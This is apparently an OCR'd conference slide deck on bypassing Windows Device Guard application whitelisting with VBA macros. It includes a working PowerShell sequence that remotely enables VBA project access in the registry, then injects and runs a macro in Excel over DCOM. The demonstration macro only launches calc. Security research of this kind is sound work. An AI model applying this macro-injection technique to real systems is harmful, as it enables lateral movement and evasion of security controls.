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
SNEAKING PAST DEVICE GUARD



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WHOAMI

» Philip Tsukerman - Security Researcher @ Cybereason

» @PhilipTsukerman

» No idea to whom the legs in the background belong

OUTLINE

INTRO TO DEVICE GUARD

DEVICE GUARD – WHAT AND WHY?


- Application whitelisting feature in Win10
- Only code defined in a policy (by cert/hash/etc.) should be able to run
- Inhibits an attacker’s ability to run code on a compromised machine
- Very interesting and permissive threat model:
  - Attacker can already execute commands on a machine

WHAT DOES ARBITRARY CODE REALLY MEAN?

» The ability to interact with the OS freely (under privilege constraints)

» Most direct way to achieve this is having full control of process memory

WHAT DOES ARBITRARY CODE REALLY MEAN?



Allocate and jump to code
Execute arbitrary Win32API/Syscalls

WHAT DOES ARBITRARY CODE REALLY MEAN?

- Without AWL:
  - Arbitrary commands == arbitrary code
  - Just run your own process/library and you’re set

WHAT DOES ARBITRARY CODE REALLY MEAN?

- With AWL:
  - You have to rely only on allowed executables/scripts
  - Implementing basic offensive functionality (cred stealing, c&c etc.) becomes immensely hard

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
LOSING ARBITRARY EXECUTION IS EASY!



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
DEVICE GUARD – IN PRACTICE

- PE Files
  - Only whitelisted files may be executed
- Powershell
  - Constrained Language Mode (CLM) allows only very restricted types in non-whitelisted scripts
- ActiveScript Engines
  - COM object filtering on non-whitelisted scripts

DEVICE GUARD – IN PRACTICE


Your organization used Windows Defender Application Control to block this app

C:\Users\user\Desktop\unsigned.exe

Contact your support person for more info.

ADMIN BYPASSES ARE STILL DANGEROUS

- Admin users can disable Device Guard
  - Requires a restart
  - Throws a nasty event log
  - Forces attackers into very conspicuous and detectable behavior

ADMIN BYPASSES ARE STILL DANGEROUS

- New admin bypasses may be unnoticed by defenders
- Most common scenario for Lateral Movement
- More unfixed admin bypasses = less reliability to the feature

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

VBA BYPASSES

A WORD ON VBA

- » You can’t expect MS to lock every piece of code in existence
- » But Office is MS made, and ubiquitous
- » VBA is uninstrumented by Device Guard
- » Macros easily allow you to gain full process control:
  - » Import WINAPI functions and run shellcode
  - » DotNetToJScript

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
THE NAÏVE APPROACH


SECURITY WARNING Macros have been disabled.

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THE NAÏVE APPROACH

- Requires user interaction, and RDPing to a victim is a bit too much
- Is also really lame
- Could we run macros without user/GUI interactions?

THE LATERAL MOVEMENT/DCOM APPROACH

- Macro functionality is exposed via DCOM
- No files, no protected mode!
- Easily available only remotely
- Requires Admin in most configs

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
THE LATERAL MOVEMENT/DCOM APPROACH



```
U:\> $macro = 'Sub Execute()
    CreateObject("Wscript.Shell").Exec("calc.exe")
End Sub

Sub AutoOpen()
    Execute
End Sub'


$key = "Software\Microsoft\Office\16.0\Excel\Security\"
$hkcu = 2147483649
Invoke-Wmimethod -ComputerName "192.168.20.129" -Class StdRegProv  SetDWORDValue -ArgumentList @($hkcu, $key, "AccessVBOM", 1)

$excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application","192.168.20.129"))
$wb = $excel.Workbooks.Add("")
$wb.VBProject.VBComponents(1).CodeModule.AddFromString($macro)
$excel.Run("Book1!ThisWorkbook.Execute")
```

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BUT WE WANT TO DO IT LOCALLY!
AND UNPRIVILEGED!

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WHEN DOES OFFICE FORSAKE PROTECTED MODE?

» Documents for which macros were enabled once are considered trusted

» So are documents running from trusted locations

